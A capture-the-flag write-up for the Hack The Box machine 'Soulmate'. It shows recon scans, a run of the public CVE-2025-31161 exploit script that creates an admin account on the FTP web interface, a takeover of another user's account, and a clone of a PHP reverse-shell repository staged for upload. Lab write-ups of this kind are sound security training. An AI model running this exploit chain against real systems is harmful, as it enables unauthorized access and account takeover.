| Machine Name | Difficulty | IP Address | OS |
|---|
| Soulmate | Easy | 10.10.11.86 | Linux |
┌──(kali㉿kali)-[~]
└─$ ping 10.10.11.86
PING 10.10.11.86 (10.10.11.86) 56(84) bytes of data.
64 bytes from 10.10.11.86: icmp_seq=1 ttl=63 time=267 ms
64 bytes from 10.10.11.86: icmp_seq=2 ttl=63 time=396 ms
^C
--- 10.10.11.86 ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2142ms
rtt min/avg/max/mdev = 267.257/331.635/396.014/64.378 ms
┌──(kali㉿kali)-[~]
└─$ nmap -sCV --open -oA Soulmate 10.10.11.86
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-06 16:25 EDT
Nmap scan report for 10.10.11.86
Host is up (0.60s latency).
Not shown: 994 closed tcp ports (reset), 4 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.49 seconds
Two ports were open. With no credentials provided, I focused on the web service running on port 80.

Add the domain to /etc/hosts:
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/hosts
[sudo] password for kali:
┌──(kali㉿kali)-[~/Desktop/HTB/Soulmate]
└─$ gobuster dir -u http://soulmate.htb/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soulmate.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 178] [--> http://soulmate.htb/assets/]
/index.php            (Status: 200) [Size: 16688]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
┌──(kali㉿kali)-[~]
└─$ dirsearch -u 'http://soulmate.htb'
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/kali/reports/http_soulmate.htb/_25-09-20_03-10-32.txt

Target: http://soulmate.htb/

[03:10:32] Starting:
[03:12:11] 301 -  178B  - /assets  ->  http://soulmate.htb/assets/
[03:12:12] 403 -  564B  - /assets/
[03:12:38] 302 -    0B  - /dashboard.php  ->  /login
[03:13:19] 200 -    8KB - /login.php
[03:13:21] 302 -    0B  - /logout.php  ->  login.php
[03:13:57] 302 -    0B  - /profile.php  ->  /login
[03:14:01] 200 -   11KB - /register.php

Task Completed

I browsed to http://soulmate.htb. The site presented a signup/login page. I created a new account, signed up successfully, and then logged in to access the main application area.

This yielded nothing useful, so I moved on to subdomain enumeration.
┌──(kali㉿kali)-[~/Desktop/HTB]
└─$ ffuf -u http://10.10.11.86 -H "Host: FUZZ.soulmate.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fw 4

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.86
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 4
________________________________________________

ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1023ms]
:: Progress: [4989/4989] :: Job [1/1] :: 114 req/sec :: Duration: [0:01:10] :: Errors: 0 ::
ftp.soulmate.htb exists as a virtual-hosted site on that IP (or at least the server handles that Host header).A **302** usually means redirect — could be to a login page, another hostname, or an internal path. The empty body suggests the server returns just headers.- This is worth investigating: could be an admin panel, service landing page, or an intentional redirect to external resource.
I added ftp.soulmate.htb in my /etc/hosts file against the machine ip.
I visited the http://ftp.soulmate.htb

I tried loggin with the common default creds as well as the creds set on the **http://soulmate.htb** but it didn’t worked.
I then Looked the soorce and found the version of the WebInterface
src="/WebInterface/new-ui/assets/app/components/loader2.js?v=11.W.657-2025_03_08_07_52
Version : 11.W.657-2025_03_08_07_52
I searched for the exploit for the specific version

I looked for a public CVE exploit and found a relevant GitHub repository.
https://github.com/Immersive-Labs-Sec/CVE-2025-31161
I cloned the repo
┌──(kali㉿kali)-[~/Desktop/HTB]
└─$ git clone https://github.com/Immersive-Labs-Sec/CVE-2025-31161.git
Cloning into 'CVE-2025-31161'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 9 (delta 3), reused 4 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (9/9), 6.02 KiB | 684.00 KiB/s, done.
Resolving deltas: 100% (3/3), done.

┌──(kali㉿kali)-[~/Desktop/HTB]
└─$ cd CVE-2025-31161

┌──(kali㉿kali)-[~/Desktop/HTB/CVE-2025-31161]
└─$ ls
cve-2025-31161.py  LICENSE  README.md
Usage:
usage: cve-2025-31161.py [-h] [--target_host TARGET_HOST] [--port PORT] [--target_user TARGET_USER] [--new_user NEW_USER] [--password PASSWORD]

Exploit CVE-2025-2825

options:
  -h, --help            show this help message and exit
  --target_host TARGET_HOST
                        Target host
  --port PORT           Target port
  --target_user TARGET_USER
                        Target user
  --new_user NEW_USER   New user to create
  --password PASSWORD   Password for the new user
┌──(kali㉿kali)-[~/Desktop/HTB/CVE-2025-31161]
└─$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user root --new_user b3ta-blocker --password hello_World
[+] Preparing Payloads
  [-] Warming up the target
  [-] Target is up and running
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: b3ta-blocker
   [*] Password: hello_World.
Login Creds = b3ta-blocker : hello_World
Successful Login:

I opened User Manager, saw I could change any user’s password, changed ben’s password, and then login into **ben**’s account with the new credentials.

I Logedin the ben user account

While exploring Ben’s account, I noticed an option to **upload files into the WebProb directory**.

I used the GitHub repo to prepare a shell.php reverse shell, uploaded it to the **WebProb**directory, started a listener on my machine, then accessed the uploadedshell.php to get a reverse shell.
GitHub - pentestmonkey/php-reverse-shell
┌──(kali㉿kali)-[~/Desktop/HTB/CVE-2025-31161]
└─$ git clone https://github.com/pentestmonkey/php-reverse-shell.git
Cloning into 'php-reverse-shell'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 10 (delta 1), reused 1 (delta 1), pack-reused 6 (from 1)
Receiving objects: 100% (10/10), 9.81 KiB | 77.00 KiB/s, done.
Resolving deltas: 100% (2/2), done.

┌──(kali㉿kali)-[~/Desktop/HTB/CVE-2025-31161]
└─$ cd php-reverse-shell

┌──(kali㉿kali)-[~/Desktop/HTB/CVE-2025-31161/php-reverse-shell]
└─$ ls
CHANGELOG    COPYING.PHP-REVERSE-SHELL  php-reverse-shell.php
COPYING.GPL  LICENSE                    README.md
